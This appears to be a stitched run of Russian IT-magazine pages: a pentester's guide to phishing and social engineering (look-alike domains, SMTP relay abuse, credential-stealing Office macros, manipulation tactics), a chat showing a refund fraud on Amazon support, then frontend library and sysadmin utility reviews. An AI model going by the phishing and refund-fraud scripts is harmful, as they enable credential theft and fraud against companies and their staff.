Использование чувств страха и жадности — это сочетание выверенных годами и практикой сценариев, но в каждой работе к ним стоит подходить с долей креатива. Иногда и без того хорошие типовые сценарии можно вывести на качественно новый уровень статистики «пробивов». Обычно сотрудников пугает увольнение, а жадность проявляется в финансовых вопросах: кому дали премию, дадут ли жертве, сколько дадут, когда и кого уволят, по каким причинам и так далее.

Есть, впрочем, одно очень важное обстоятельство — нельзя перегибать палку. В вопросах манипуляции с чувствами оставаться этичным и деликатным очень важно. Если твой сценарий будет играть на мощных эмоциях, которые связаны с семьей, здоровьем или чем-то таким, это с большой вероятностью может выйти боком.

Наконец, нам необходим ресурс для рассылок и для фишинга. Самое простое — это зарегистрировать похожий домен: с префиксом, в другой доменной зоне или с заменой символов на похожие: l — i, o — 0 и прочие. Использование в фишинговых доменах и документах элементов корпоративного стиля, как ты понимаешь, — важный фактор. В тот момент, когда цель видит что-то незнакомое или непонятное, она начинает думать. А если все знакомо и понятно, то и думать не стоит — вводи пароль, запускай файлы и не заморачивайся.

Иногда случается и удача в техническом плане: SMTP-сервер компании может работать в режиме relay. Тогда он позволяет отсылать почту в компанию без авторизации и верит на слово заголовкам SMTP. В таком случае можно либо напрямую подключиться к порту 25/465 или использовать внешний sendmail для проведения атаки. Еще бывает, что везет с легитимными ресурсами компании, там может найтись какая-нибудь полезная для фишинга уязвимость: Reflected File Download, Open Redirect, XSS или RCE и SQLi — подойдет все, с помощью чего можно внедрить свой HTML на легитимные ресурсы. Опять-таки вредоносы тоже можно размещать на фишинговых и атакуемых ресурсах. Почтовый клиент с большой вероятностью не пропустит многие исполняемые файлы, тогда как шанс на загрузку и исполнение с веб-ресурсов немного больше.

С технической стороны тут тоже есть много интересного: начиная от необычных и очень эффективных способов обхода сигнатурных проверок и песочниц и заканчивая тем, что должен делать пейлоад. Мы же поговорим о классике — макросах в офисных документах. Чего только не делается с их помощью! Можно отстучаться на ресурс для сбора статистики (как по HTTP, так и по DNS, если у жертвы вдруг нет подключения), передать заранее подготовленный токен, определить список установленного ПО (антивирусы и прочее), записать на диск файл, заранее подготовленный и хранящийся тут же в документе, или загрузить его из интернета. Можно даже запросить авторизацию и таким образом похитить учетную запись. В общем, рай для пентестера или хакера.

РАССЫЛКА/GO

Готовиться можно бесконечно долго: затачивать сценарий под конкретных людей и настраивать исполняемые нагрузки под установленное ПО, но рано или поздно наступает главный момент — контакт с целями. Рассылку можно вести аккуратно — рассылать по одному письму, пытаясь не поднять шум (если все сидят в одном офисе, то это важно). А можно отправить все письма сразу в надежде закрепиться в системе и выполнить все необходимые действия до того, как кто-то заподозрит неладное.

Важен и отвлекающий маневр: пригодится страница или сообщение с ошибкой, которые напоследок отвлекут наивного пользователя. Иногда попадаются очень далекие от технологий люди — они начинают пересылать письма друг другу или отвечать на них, жалуясь на неполадки и прося совета.


В айтишных компаниях, наоборот, попадаются умники, которым интересно, кто же их пытается надурить. Такие постараются отреверсить нагрузку, некоторые запускают сканеры безопасности на найденные ресурсы (хотя это не всегда законно и будет отражено в отчете пентестера). Другим в голову приходят совсем странные вещи — к примеру, подставить коллегу после того, как подставился сам. От таких этичному хакеру тоже лучше защититься, в этом могут помочь хеш-функции. Например, когда поступает два запроса с разными логинами учеток, но с одинаковым хешем, это признак намеренной или ненамеренной попытки переслать кому-то письмо. В любом




WWW

Множество примеров заразных документов описано в блоге Дидье Стивенса (blog.didierstevens.com). Он годами собирает и коллекционирует такую малварь. Иногда интересные образцы проскакивают в крупных блогах типа Threatpost.com.

СТАТИСТИКА POSITIVE TECHNOLOGIES



Доля зафиксированных событий относительно общего количества отправленных сообщений



Уровень осведомленности пользователей в вопросах ИБ

Более полную статистику можно найти на сайте ptsecurity.ru.

КОЕ-ЧТО О ПСИХОЛОГИИ

84ckf1r3 84ckf1r3@gmail.com

С точки зрения психологии атака методами социальной инженерии всегда идет в обход аналитических инструментов разума. Она действует преимущественно на уровне эмоциональной сферы, привычно подавляемой у большинства людей, занятых умственным трудом. Именно поэтому приемы СИ часто завершаются успехом даже в том случае, когда интеллект атакующего заметно ниже, чем у жертвы.

Высокий IQ мало препятствует обману, поскольку методы СИ бьют по шаблонам поведения, глубинным страхам и выработанным под давлением микросоциума приспособительным рефлексам. Чтобы развитый блок критического восприятия жертвы не мешал атаке, его просто перегружают потоком данных, переключая на анализ второстепенной информации, или используют фактор срочности, чтобы отключить вовсе и заставить действовать необдуманно. Все это похоже на DDoS-атаку ключевых узлов нейросети.

Один из базовых приемов СИ — создание дефицита времени. Срочные решения сложно принимать именно потому, что приходится действовать в условиях нехватки достоверной информации. В таких ситуациях некогда советоваться и проверять все сообщенные атакующим данные, поэтому жертва начинает действовать, руководствуясь сильными чувствами: желанием помочь, стремлением получить признание или поскорее отделаться от неожиданной проблемы. Также часто удается сыграть на жажде легкой наживы, страхе потерять деньги, работу, результаты труда или репутацию.

Жертве могут сказать в лоб, что ситуация срочная, или позволить ей самостоятельно прийти к такому выводу. Второе эффективнее, так как для человека это будет собственная мысль, которая не вызывает сомнений. Именно на нее он будет опираться в своих минимальных рассуждениях, все больше проникаясь доверием к услышанной легенде.

Избыточность и обфускация — еще один способ быстро сломить сопротивление. Если незнакомый человек с порога сыплет специфическими терминами и подробностями работы, то у охраны или насторожившихся сотрудников возникает желание отделаться от него поскорее. Иначе говоря — пропустить и не забивать себе голову чужими проблемами.

Успешность удаленного общения зависит от актерского мастерства атакующего и его умения выдавать себя за другого человека с помощью ранее украденных персональных данных. При личной беседе арсенал пополняется такими методами, как язык телодвижений, жалкий или грозный внешний вид, знакомая форма одежды (уборщик, дезинсектор, сотрудник из другого филиала, полицейский), демонстрация статусных аксессуаров (взятый в аренду автомобиль представительского класса, реплики дорогих часов, украшения с покрытием из нитрида титана, имитирующие золотые, топовые гаджеты или их копии). Однако самое главное правило — решительность действий атакующего. Уверенность — гораздо более заразительная вещь, чем подложенные флешки.

Особой формой быстрого завоевания доверия можно считать фармакологический подход: спиртное (особенно дорогое и преподнесенное в виде угощения для особенных людей) расслабляет, воздействуя преимущественно на дофаминовые рецепторы, а любители экзотики могут попробовать распылить в воздухе гормон окситоцин, который напрямую усиливает степень доверия к собеседнику. Фраза «создать доверительную атмосферу» может приобрести буквальный смысл.

случае виноватым будет тот, за кем закреплен токен с идентификатором. Если полученного токена нет в оригинальном списке, это тоже повод глубже проанализировать полученные данные статистики.

ПРОФИТ / FINISH HIM!

В результате успешно проведенных работ мы получаем несколько учеток от корпоративной сети — это может быть доступ к VPN, RDP, почте и так далее. Если удастся заразить несколько рабочих станций, это откроет большой потенциал для продолжения атаки.

За последние два года мы с коллегами из Positive Technologies регулярно проводили социотехнические тесты на проникновение и можем сказать, что число успешно разведенных сотрудников не перестает радовать. Если взять статистику за 2014 год, то количество проверяемых, которые, нарушив все меры безопасности, установили «вредоносное ПО» или ввели свою учетную запись, составляло в среднем 15%. Такие люди нашлись в каждой проверенной организации. Мало того, с каждым годом число инцидентов в процентном соотношении растет (больше подробностей можно найти в нашей статистике).

15% кажется не так много? На самом деле это более чем достаточно. Для успешного завершения атаки хватит порой всего лишь одной учетки.

> С точки зрения психологии атака методами социальной инженерии всегда идет в обход аналитических инструментов разума. Она действует преимущественно на уровне эмоциональной сферы

ЧТО ДЕЛАТЬ?

Всех и навсегда не исправишь, но организациям следует сделать все, чтобы снизить риски. Для этого людей можно обучать и проводить «пожарные тревоги» — в одну из них и будет входить социотехнический тест на проникновение.

Есть две основные цели таких тестов: проверить, может ли в сеть компании проникнуть внешний злоумышленник, или собрать статистику. В статистику входят данные о том, сколько людей в компании не понимают основ информационной безопасности и правил поведения в интернете.

В зависимости от условий проведения работ заказчик может сам предоставить почтовые адреса своих сотрудников или профильтровать найденные (никому не хочется отчитываться перед генеральным директором о том, для чего на его компьютер с позволения служб безопасности загружали троянские программы). Еще можно облегчить условия и вместо троянов рассылать безобидные скрипты, задача которых — сообщить исполнителю факт открытия приложения или запуска макросов. Минус проверок по облегченной схеме очевиден: антивирус и другие средства защиты, скорее всего, не среагируют на холостые нагрузки, и тест будет неполным. Однако и плюсы очевидны — пентестерам не нужно каждый раз готовить новый пейлоад, прогонять по базе антивирусов и переживать за блокировку по сигнатурам или поведенческому анализу. Конечно, во время таких работ консалтеров интересуют сугубо рабочие адреса электронной почты и телефоны: попытки заразить личные компьютеры и телефоны через социальные сети или SMS незаконны.

РЕЗЮМЕ

Технические средства меняются, а вот психология людей — никогда. Голову не запатчишь и не оградишь файрволом, так что работа для пентестера найдется всегда.



Kaimi
kaimi.ru

AMAZON ПОД ПРИЦЕЛОМ

ДОБИВАЕМСЯ СВОЕГО ОТ ТЕХПОДДЕРЖКИ


Этот простой пример общения с пользовательской поддержкой Amazon демонстрирует, как злоумышленники могут эксплуатировать персональные, психологические, культурные и юридические уязвимости западной корпоративной системы.

Как-то раз, прогуливаясь по просторам даркнета, я забрел на крупную торговую площадку под названием BlackBank Market. Пролистав содержимое, наткнулся на интересный сервис, который, как следовало из названия, занимался возвратом денег за покупки на Amazon.

Я решил повнимательнее изучить услугу. Как следовало из описания, на странице товара должно быть указано, что он `Ships from and sold by Amazon.com` или `Fulfilled by Amazon` (то есть продается и отправляется либо обрабатывается Амазоном), максимальная стоимость товара не должна превышать 1500 долларов (для пользователей с богатой историей заказов), товар должен быть некрупным. От пользователя требуется следующая информация: номер заказа, email учетной записи на Amazon, ФИО, адрес доставки, название товара, стоимость, тип доставки.

Сначала я решил, что сервис — типичный развод, которыми полон Deep Web, и нацелен на получение чужих учетных записей, а информация необходима, чтобы убедить поддержку, что с ними общается владелец аккаунта. Каково же было мое удивление, когда я обнаружил подобные сервисы в русскоязычном сегменте интернета! Их описания несколько отличались, но требования и условия совпадали практически точь-в-точь. Предложения об оказании услуг подобного рода размещены на крупных хакерских площадках и обладают некоторым количеством отзывов, в том числе и от старых пользователей с репутацией. Ознакомившись с ними, я решил провести небольшое исследование, чтобы понять, как работают эти сервисы.

Что нам известно? Все сервисы просят одинаковую информацию о заказе и требуют, чтобы ответственность за товар нес Amazon. Что ж, видимо, все проходит через его поддержку. Я обзавелся новым аккаунтом на Amazon, VCC (virtual credit card) и зарегистрировался на сервисе-посреднике, чтобы получить реальный адрес для доставки посылок в США. Далее я сделал небольшой заказ на Amazon. Через несколько дней пришло оповещение от сервиса, что мой заказ благополучно доставлен на склад посредника. Пришло время общения с поддержкой. Далее я буду приводить фрагменты диалога с поддержкой с некоторыми купюрами и комментариями.



Этот подозрительный сервис обещает помочь вернуть деньги за покупки на Amazon

```
You are now connected to Amazon from Amazon.com.
Me: Hello, several days ago I've ordered a gift
for my friend for his birthday. I've received it,
but order package seems to be damaged.
Amazon: Hello Bob, thanks for contacting Amazon,
my name is Alice.
I am so sorry to hear about this.
Please allow me a moment to check on this for you,
I'll be happy to assist you.
May I have the order number you are referring to
please?
Me: Order number is ###-######-#######
Amazon: I'll be happy to help you with this, but
first we would need to go through a quick security
verification in order to access your account. May
I have the email address, the name and the full
billing address on your account please?
Me: E-mail: #####@hotmail.com; Name: Bob Smith;
Address: Sample Street 1150 15, NW Washington DC
20071.
Amazon: Would you mind if I take a moment to check
on this for you? It will take a few minutes.
```

Как видишь, данные, которые запрашивают сервисы, действительно необходимы для подтверждения личности (я обратился в поддержку, не будучи авторизованным на Amazon).

```
Amazon: Our best option in this case would be to
issue a refund associated with a return. Or a
replacement associated with a return. Also I can
upgrade to the fastest shipping available.
```

Опа, нам не подходит такой вариант, мы ведь хотим получить и деньги, и товар. Попробуем выкрутиться.

```
Me: Sorry, but I can't return the package. It
turned out that it was damaged and inside of the
box everything is covered with something like
black tar, so I throw it away, because it doesn't
seem to be normal and can be dangerous.
Amazon: You can put the whole package in any big-
ger box and send it back for a full refund.
```

Поддержка упирается и не хочет возвращать деньги просто так.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

```
Me: I understand, but I'm saying that I've thrown
away the package, because this tar can be danger-
ous for health. And as I've mentioned before, it
was a birthday present for my best friend. I can't
wait for replacement and such stuff, I'd rather
try now to buy something at local store to catch
the beginning of birthday celebration.
Amazon: OK. I will issue the item refund for you.
One moment please.
Me: Thank you understanding.
Amazon: Sorry for waiting, I've requested the
refund, you'll see the refund back to your origi-
nal payment method within 2-3 business days. I'll
also make sure to send you a confirmation regarding
today's solution.
Me: Thank you!
Amazon: You are very welcome! If there is anything
else I could help you with today?
```

Операция прошла успешно! Оставшуюся часть переписки я приводить не буду. Естественно, я извинился за причиненные неудобства, сказал, что возврат средств не требуется и все было совершено в исследовательских целях.

Стоит упомянуть, что психологические механизмы, стоящие за данной манипуляцией, предельно просты и могут быть использованы злоумышленником с минимальным опытом.

Прежде всего, общение с техподдержкой происходит в текстовом режиме, что дает аферисту возможность безнаказанно спланировать процесс беседы и просчитать свой следующий ход. Важно и то, что сотрудники поддержки Amazon заведомо благосклонно настроены в отношении клиента и процесса рефанда в особенности — это обусловлено устоявшейся западной культурой потребления и серьезной ответственностью за нарушение закона и прав потребителя.

Для процесса убеждения мы использовали два простых, но действенных вектора: стереотип «подарок для друга» (для входа в зону персонального доверия и активации сопереживания у агента техподдержки) и второй, не менее важный, культурно-социальный стереотип «вред здоровью» (задача — заставить агента поддержки почувствовать себя частью корпорации, которой может грозить судебный иск).

Какие из этого можно сделать выводы? Сервисы, о которых я говорил в начале статьи, скорее всего, работают по схожей схеме, используют проверенные предлоги и, вероятно, звонят в поддержку для большей убедительности. Поддержка Amazon действительно создана для покупателей, редкий магазин предоставляет подобный уровень услуг. Жалко, конечно, что люди пользуются этим в корыстных целях и, вероятно, в больших объемах, так как это может сказаться на простых покупателях, но такова жизнь.



Еще один интересный диалог с поддержкой, который имеет небольшое отношение к описанной ситуации

FRONTEND ПО-НОВОМУ



Илья Пестов
ipestov.com

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.

ПОДБОРКА ПРИЯТНЫХ ПОЛЕЗНОСТЕЙ ДЛЯ РАЗРАБОТЧИКОВ

ExpandJS

www.expandjs.com

Если ты еще не в курсе того, что такое веб-компоненты, то рекомендую срочно загуглить. Благо уже и русскоязычных статей по этому поводу написано немало. Если вкратце, это стандарт, который позволяет создавать собственные изоморфные HTML-элементы, со своей логикой работы.


Вернемся к ExpandJS. Это большой проект, который содержит в себе более 80 подобных элементов и свыше 350 JavaScript-функций для работы с ними. Плюс ко всему все они оформлены в стиле популярного Material Design, хотя также существуют как абстрактные объекты.

Пример разметки в соответствии с типом устройства:

```
<!-- Import elements -->
<link rel="import" href=↵
"../xp-device/xp-device.html">
<!-- Detecting the device -->
<xp-device type="{{type}}"↵
mobile="{{mobile}}"></xp-device>
<!-- Output -->
<div>Form factor: {{type}}</div>
<div>Mobile device: {{mobile ? 'yes' :↵
'no'}}</div>
```

Пример разметки страницы с выпадающим сайдбаром:

```
<!-- Import elements -->
<link rel="import" href=↵
"../mat-content.html">
<link rel="import" href=↵
"../mat-drawer.html">
<link rel="import" href=↵
"../mat-header-panel.html">
```





```
<link rel="import" href=↵
"../mat-shell.html">
<!-- Application scaffold -->
<mat-shell theme="...">
    <mat-drawer>...</mat-drawer>
    <mat-header-panel>
        <mat-header>...</mat-header>
        <mat-content>...</mat-content>
    </mat-header-panel>
    <mat-drawer right>...</mat-drawer>
</mat-shell>
```

Electron

electron.atom.io

В прошлых выпусках мы писали про NativeScript и React Native для разработки аппов для мобильных операционных систем средствами на веб-технологиях. Сегодня речь пойдет об Electron, который позволяет писать кросс-платформенные десктопные приложения также с помощью HTML, CSS и JavaScript. Electron, ранее известный как Atom Shell, разработан командой GitHub. Проект автоматически обновляется, сообщает об ошибках, обеспечивает набор инструментов для дебаггинга и профилирования, предоставляет доступ к нативным меню операционных систем и центру уведомлений. В его основе лежит io.js и движок Chromium. Помимо того, что на нем написан гитхабовский редактор Atom, проект активно используется такими компаниями, как Docker, Slack, Facebook, Microsoft. Кстати, о последней: для Electron есть и Windows-инсталлер.



Ramjet

https://github.com/rich-harris/ramjet

Потрясающий скрипт, который производит плавную трансформацию элементов из одного состояния в другое. Причем это не только для SVG, но еще изображения и DOM-узлы со всеми дочерними элементами. Ramjet содержит коллекцию easing-функций и максимально прост в использовании:

```
<div id='a' style='background-color:↵
red; font-size: 4em; padding: 1em;'>↵
  a</div>
<div id='b' style='background-color:↵
blue; font-size: 4em; padding:1em;'>↵
  b</div>
<script src='ramjet.js'></script>
<script>
    // to repeat, run this from the
       console!
    ramjet.transform( a, b );
</script>
```

jQuery.my

https://github.com/ermouth/jQuery.my


jQuery.my — плагин для дата-биндинга форм в режиме реального времени. Скрипт преобразовывает объект, переданный как источник данных, отражая взаимодействие пользователя с интерфейсом. jQuery.my прекрасно работает и не конфликтует с Query UI, Select2, CodeMirror, Ace, Redactor, CLeditor, jQuery Mobile и многими другими библиотеками.

```
<div id="form">
 <input type="text" id="name" />
 <input type="range" id="age" />
</div>
var data = {
 name: "Luke Skywalker",
 age: 46
};
$("#form").my({ui:{
 "#name": "name",
 "#age": "age"
}}, data);
```

Playcanvas

https://playcanvas.com/

Весьма интересный проект. Во-первых, Playcanvas — это игровой движок для JavaScript с качественным WebGL 3D рендерингом, светотенями, грамотной физикой и поддержкой моделей из Maya, 3ds Max, Blender. Во-вторых, это еще целая игровая платформа для игроков и разработчиков. Гейм-девелоперы могут форкать, старить понравившиеся наработки по аналогии с GitHub.



```
<script>
    // Create a PlayCanvas application
    var canvas = document.↵
    getElementById("application-canvas");
    var app = new pc.Application↵
    (canvas, {});
    app.start();
    // Fill the available space at full
       resolution
    app.setCanvasFillMode(pc↵
    .FILLMODE_FILL_WINDOW);
    app.setCanvasResolution(pc↵
    .RESOLUTION_AUTO);
    // Create box entity
    var cube = new pc.Entity();
    cube.addComponent("model", {
        type: "box"
    });
    // Create camera entity
    var camera = new pc.Entity();
    camera.addComponent("camera", {
        clearColor: new pc.Color↵
        (0.1, 0.1, 0.1)
    });
    // Create directional light entity
    var light = new pc.Entity();
    light.addComponent("light");
    // Add to hierarchy
    app.root.addChild(cube);
    app.root.addChild(camera);
    app.root.addChild(light);
    // Set up initial positions and
       orientations
    camera.setPosition(0, 0, 3);
    light.setEulerAngles(45, 0, 0);
    // Register an update event
    app.on("update", function↵
    (deltaTime) {
       cube.rotate(10 * deltaTime,↵
       20 * deltaTime, 30 * deltaTime);
    });
</script>
```

JSON Server

https://github.com/typicode/json-server

Превосходная разработка в помощь фронтендерам, которые нуждаются в быстром прототипе серверной части для получения ответов в формате JSON. Проект позволяет создать полноценный REST API без кода буквально за полминуты.

Создаем файл db.json:

```
{
  "posts": [
    { "id": 1, "title": "json-server",
      "author": "typicode" }
  ],
  "comments": [
    { "id": 1, "body": "some comment",
      "postId": 1 }
  ]
}
```

JSON Server

Get a full fake REST API with zero coding in less than 30 seconds (seriously)

Created with ♥ for front-end developers who need a quick back-end for prototyping and mocking.

- JSONPlaceholder - Live running version
- Online video tutorial - Creating demo APIs with json-server

Example

Запускаем JSON-сервер:

```
$ json-server --watch db.json
```

И теперь если мы перейдем на localhost:3000/posts/1, то получим:

```
{ "id": 1, "title": "json-server",↵
"author": "typicode" }
```

Vault

https://github.com/hashicorp/vault


Секьюрное хранилище твоих данных, написанное на Go. Vault защищает и хранит токены, пароли, сертификаты, API и другие секреты и управляет всем этим. Проект предоставляет унифицированный API для доступа к серверной части: HSMs, AWS IAM, SQL и другие. Хочу обратить твое внимание на то, что, помимо подробнейшей документации, разработчики создали краткий интерактивный курс, обучающий работе с Vault.



Globalize

https://github.com/jquery/globalize

Функциональная библиотека, предназначенная для интернационализации и локализации проектов для Node.js и браузеров. Globalize удобным способом позволяет форматировать и парсить дату, валюты и непосредственно сам контент. Все данные предоставляются в формате Unicode CLDR JSON, а код содержится отдельно от i18n.



Egg.js

thatmikeflynn.com/egg.js

Пасхальные яйца — это различные приколы от разработчиков, встраиваемые в игры, программы и сайты. UX-эксперты довольно часто описывают пасхалки в положительном ключе. В общем, Egg.js — это миниатюрная библиотека для создания пасхалок, которая следит за различными клавиатурными событиями.

```
var egg = new Egg();
egg
  .addCode("up,up,down,down,left,↵
  right,left,right,b,a", function() {
    jQuery('#egggif').fadeIn(500,↵
    function() {
      window.setTimeout(function()↵
      { jQuery('#egggif').hide();↵
      }, 5000);
     }, "konami-code");
  })
  .addHook(function(){
    console.log("Hook called for: "↵
    + this.activeEgg.keys);
    console.log(this.activeEgg↵
    .metadata);
  })
  .listen();
```



Clusterize.js

https://github.com/NeXTs/Clusterize.js

Миниатюрный скрипт для быстрой отрисовки огромного количества данных. Представь таблицу с 500 тысячами строчек и подвисания браузера при ее рендеринге. С Clusterize не будет никаких лагов. А достигается это все за счет разбиения элементов на кластеры, которые показываются на определенной позиции скроллинга, и создания искусственных отступов сверху и снизу. Ограничения:

- WebKit/Blink 134 217 726 px;
- Gecko 10 737 418 px;
- Trident 17 895 697 px.

```
// JavaScript
var data = ['<tr>…</tr>',↵
'<tr>…</tr>', …];
var clusterize = new Clusterize({
  rows: data,
  scrollId: 'scrollArea',
  contentId: 'contentArea'
});
```






WWW

Полный архив системных утилит SysInternals — 73 программы: is.gd/DuTDyN

Полный архив системных утилит NirSoft — 56 программ: is.gd/GmkDwW

Сайт разработчика AVZ: z-oleg.com



WARNING

Использование системных утилит требует понимания логики их работы и устройства самой ОС. Ознакомься со справкой прежде, чем вносить изменения в реестр и вмешиваться в работу активных процессов.

ПОХОДНАЯ АПТЕЧКА СИСАДМИНА

МИНИМАЛЬНЫЙ НАБОР УТИЛИТ ДЛЯ МАКСИМАЛЬНО ЭФФЕКТИВНОГО РЕШЕНИЯ ПРОБЛЕМ




84ckf1r3
84ckf1r3@gmail.com

Каждому сисадмину приходится иногда обслуживать компьютеры знакомых или совершать надомные выезды. В этом деле ему помогает проверенный набор утилит. Наш обзор расскажет только о бесплатных, не требующих установки и ставших стандартом де-факто.

AUTORUNS

Эта программа стала визитной карточкой Марка Руссиновича и фирмы Winternals Software (более известной по имени сайта — Sysinternals.com), давно поглощенной Microsoft. Сейчас она по-прежнему развивается автором, но юридически принадлежит техническому отделу Microsoft. Текущая версия 13.3 написана в апреле 2015 года. С v.13.0 программа стала не просто удобнее, она получила ряд новых функций, в частности средства расширенной фильтрации, интеграцию с другими системными утилитами и онлайновыми сервисами.

Autoruns отображает самый полный и самый подробный список компонентов автозапуска независимо от их типа. Утилита показывает способы загрузки всех драйверов, программ (включая системные) и их модулей по разделам реестра. Она даже формирует список всех расширений проводника Windows, панели инструментов, автоматически запускаемых служб и многих других объектов, обычно ускользающих от подобных программ.



Призраки объектов автозапуска в Autoruns выделены желтым

Цветовая маркировка помогает быстро определить в списке из сотен записей стандартные компоненты, которые имеют цифровую подпись Microsoft, подозрительные файлы и ошибочные строки, которые ссылаются на несуществующие файлы. Чтобы отключить возможность автозапуска любого компонента, достаточно снять флажок напротив него слева.

Часть компонентов автоматически загружается только при входе в систему под определенной учетной записью. В Autoruns можно отдельно посмотреть записи, соответствующие каждому аккаунту.

Внимания заслуживает и режим командной строки. Он исключительно удобен для экспорта списка элементов автозапуска в текстовый файл, создания расширенных отчетов и выборочной антивирусной проверки всех подозрительных объектов. Полную справку можно прочесть на сайте (is.gd/0TQ6Ye), здесь же приведу пример типовой команды:

```
autorunsc -a blt -vrs -vt > C:\Autor.log
```

